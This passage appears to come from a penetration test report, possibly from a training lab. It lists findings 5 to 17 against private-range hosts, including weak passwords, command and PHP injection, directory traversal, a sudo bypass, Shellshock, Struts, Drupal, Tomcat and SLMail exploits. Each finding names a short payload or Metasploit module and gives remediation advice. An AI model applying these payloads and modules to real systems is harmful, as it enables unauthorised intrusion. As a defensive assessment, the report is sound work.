
Vulnerability 5	Findings
Title	Weak Password on Web Application
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	**Critical**
Description	The host 192.168.13.45/Login.php contains a hidden username and password that can be identified by inspecting the web page's source code or by selecting the field after 'Login' and 'Password.' The password itself is also not secure, as both the username and password relate to the film Total Recall, making it easily guessable, even if not plainly visible.

Images	
Affected Hosts	192.168.13.45/Login.php
Remediation	• Account Lockout policy should be created to lock individuals out after a certain number of failed login attempts. (T1110.003) • Enable the use of multi-factor authentication. (T1110.003) • Use administrative controls to train staff on Password Policies. Use NIST as a password policy guide. (T1110.003) • Reset compromised passwords and make sure it is not affiliated with the username.


Vulnerability 6	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	**Medium**
Description	In the evaluation of the networking.php page, command injection vulnerabilities were discovered, allowing access to various directories and files within the web application. This vulnerability has the potential to provide additional data, enabling further exploitation of resources at later times.

Images	
Affected Hosts	192.168.13.45/networking.php
Remediation	• Encrypt Sensitive Information (T1659) • Restrict Web-Based Content (T1659) • Input Validation. (Stone, Verizon) • Data Sanitization. (Stone, Verizon) • Utilize Web Application Firewall rules to block abnormal requests. (Stone, Verizon)


Vulnerability 7	Findings
Title	PHP Injection
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	**Critical**
Description	The following PHP injection was employed by LOM to retrieve credential details from the host 192.168.14.35: 'php?message=passthru(whoami)'. The result returned was www-data is the user account. This indicated that the site was vulnerable to various types of PHP code injection, as parameters like the eval() function were not restricted. If left unaddressed, this vulnerability could result in further exploitation.


Images	
Affected Hosts	192.168.14.35
Remediation	• Data Sanitization. (Stone, Verizon) • Utilize Web Application Firewall rules to block abnormal requests. (Stone, Verizon) • Disable Eval to prohibit arbitrary code from being executed. (Moradov, Bright) • Keep PHP updated with the latest security patches. • Utilize a Web Application Firewall to filter HTTP requests that may have suspicious patterns.

Vulnerability 8	Findings
Title	Bute Force Attack
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	**Medium**
Description	By utilizing Burp Suite and the Firefox addon Foxy Proxy, LOM identified the username and password to the host 192.168.13.45. This enabled further identification of usernames and passwords that could potentially be exploited on the web application. This shows that the site does not have adequate password policies, as evidenced by the numerous failed attempts that were permitted during execution.


Images	
Affected Hosts	192.168.13.45/Login.php
Remediation	• Account Lockout policy should be created to lock individuals out after a certain number of failed login attempts. (T1110.003) • Enable the use of multi-factor authentication. (T1110.003) • Use administrative controls to train staff on Password Policies. Use NIST as a password policy guide. (T1110.003) • Reset compromised passwords.


Vulnerability 9	Findings
Title	Directory Traversal
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	**Medium**
Description	Using prior vulnerabilities discovered in the old_disclaimer directory of the Web Application, LOM successfully employed a path traversal technique on the disclaimer.php page. The following directory traversal command was inputted to show the data from the file: '192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt'. This allowed for the identification of disclaimer text files containing valuable information and flags.

Images	
Affected Hosts	192.168.13.35/disclaimer.php
Remediation	• Adjust file privileges to ensure only authorized users are able to see files and directories. • Data Sanitization. (Stone, Verizon) • Utilize Web Application Firewall rules to block abnormal requests. (Stone, Verizon)


Vulnerability 10	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	The multi/http/tomcat_jsp_upload_bypass Metasploit module was utilized by LOM to demonstrate the Apache Remote Code Execution vulnerability. This Metasploit module utilizes a PUT request to facilitate the upload of a JSP shell (Rapid7, Tomcat RCE). By configuring the remote host IP address to 192.138.13.10, a meterpreter shell was generated by LOM, granting access to the Linux operating system.
Images	

Affected Hosts	192.168.13.10:80
Remediation	• Update Apache Tomcat. • Remove the ROOT Folder if possible as the vulnerability is limited to the ROOT web application of Apache Tomcat. (Nist, CVE-2023-41080)


Vulnerability 11	**Findings**
Title	Shellshock
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	**Critical**
Description	The Metasploit module exploit/multi/http/apache_mod_cgi_bash_env_exec was executed by LOM. The following options were configured: remote host: 192.168.13.11. This Shellshock vulnerability exploits a flaw in the Bash shell by targeting CGI scripts in the Apache web server, manipulating the HTTP_USER_AGENT to enable malicious activities (Rapid7, Apache mod_cgi). This exploit granted root access, allowing for the reconfiguration of etc/sudoers, which in turn could be used to modify privileges on the Linux OS.
Images	
Affected Hosts	192.168.13.11
Remediation	• Update to the latest version of BASH. • Create a mod_security_rule that would reject HTTP request containing data that may be interpreted by Bash. (RedHat, Mitgating the Shellshock) • Use IPTable rules to drop unwanted packets. (RedHat, Mitgating the Shellshock)


Vulnerability 12	Findings
Title	Struts
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Utilizing Nessus for reconnaissance, LOM identified a Struts exploitation in the host 192.168.13.12. With this knowledge, the metasploit module multi/http/struts2_content_type_ognl was deployed on the aforementioned host. This module exploits a remote code execution vulnerability in Apache versions 2.3.5 – 2.3.31 and 2.5 – 2.5.10 (Rapid7, Apache Struts). This enabled LOM to establish a meterpreter session and gain access to the root directory of the Linux OS.
Images	
Affected Hosts	192.168.13.12
Remediation	• Update Apache Struts. • Utilize a Web Application Firewall (WAF) on the backend application server. (Crosser, Praetorian)

Vulnerability 13	Findings
Title	Drupal
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	After identifying a Drupal vulnerability on host 192.168.13.13, LOM utilized the Metasploit module exploit unix/webapp/drupal_restws_unserialize to establish a meterpreter session. This was accomplished by specifying the aforementioned host and executing the module. Subsequently, LOM identified


	www-data as the UID of the host, which proved to be valuable post-reconnaissance information.
Images	
Affected Hosts	192.168.13.13
Remediation	• Update Drupal to the latest version. • If possible, disable POST, PATCH and PUT. (Rapid7, Drupal RESTful)

Vulnerability 14	Findings
Title	Password Guessing
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	Utilizing OSINT's domain dossier for reconnaissance, LOM identified an SSH Username of Alice. Subsequently, LOM initiated password guessing, and it


	was discovered that the admin in question used her name, ‘alice’, as the password. This made it easy to access the host 192.168.13.14.
Images	
Affected Hosts	192.168.13.14
Remediation	• Account Lockout policy should be created to lock individuals out after a certain number of failed login attempts. (T1110.003) • Enable the use of multi-factor authentication. (T1110.003) • Use administrative controls to train staff on Password Policies. Use NIST as a password policy guide. (T1110.003) • Reset password to something longer and more secure. • Consider password encryptions.

Vulnerability 15	Findings
Title	Sudo Command Privileges Vulnerability
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	**Critical**
Description	Once access to the Linux OS was gained, LOM utilized a sudo privilege exploitation. This was achieved using the following command: 'sudo -u#-1'. This exploitation works due to a Runas ALL sudoer vulnerability, which can bypass policy blacklists, allowing sudo with crafted user IDs (Nist, CVE-2019-14287). This vulnerability provides full access to the affected host, including all of its files and directories.
Images	
Affected Hosts	192.168.13.14


Remediation	• Ensure you have a sudo version that is NOT prior to 1.8.28. • Examine all sudoers that include '!' character and ensure that root user is not among the exclusions. (Rhett, VulCan)

Vulnerability 16	Findings
Title	FTP Anonymous Vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**High**
Description	After performing a nmap scan: 'nmap -A 172.22.117.20', it was revealed that port 21/FTP was open on the Windows 10 Machine. From there, LOM exploited the anonymous FTP vulnerability by logging into FTP using an anonymous username. Anonymous FTP allows users to access FTP servers without providing a user ID (Awati, TechTarget). This leaves the aforementioned host vulnerable to further exploitation and post-reconnaissance attacks.
Images	
Affected Hosts	172.22.117.20:21
Remediation	• Disable FTP on affected host. • If FTP cannot be disabled limit the anonymous user to downloading only, to prohibit malicious file uploads. (BU TechWeb) • Create a Cron job that monitors the FTP server. (BU TechWeb)


Vulnerability 17	Findings
Title	SLMail Vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	The previous nmap scan also revealed the SLMail service being open via POP3 protocol on port 110. With this data, LOM employed the Metasploit

	module windows/pop3/seattlelab_pass by specifying 172.22.117.20 as the Remote Host. This module operates by sending an excessively long password to trigger an unauthenticated buffer overflow in the POP3 server (Rapid7, Seattle Lab). This leads to a successful exploitation without crashing the service or server (ibid), resulting in a successful meterpreter session that provides access to the Windows Machine.
Images	
Affected Hosts	172.22.117.20:110
Remediation	• Disable SLMail service if possible. • Update to the latest version of SLMail.

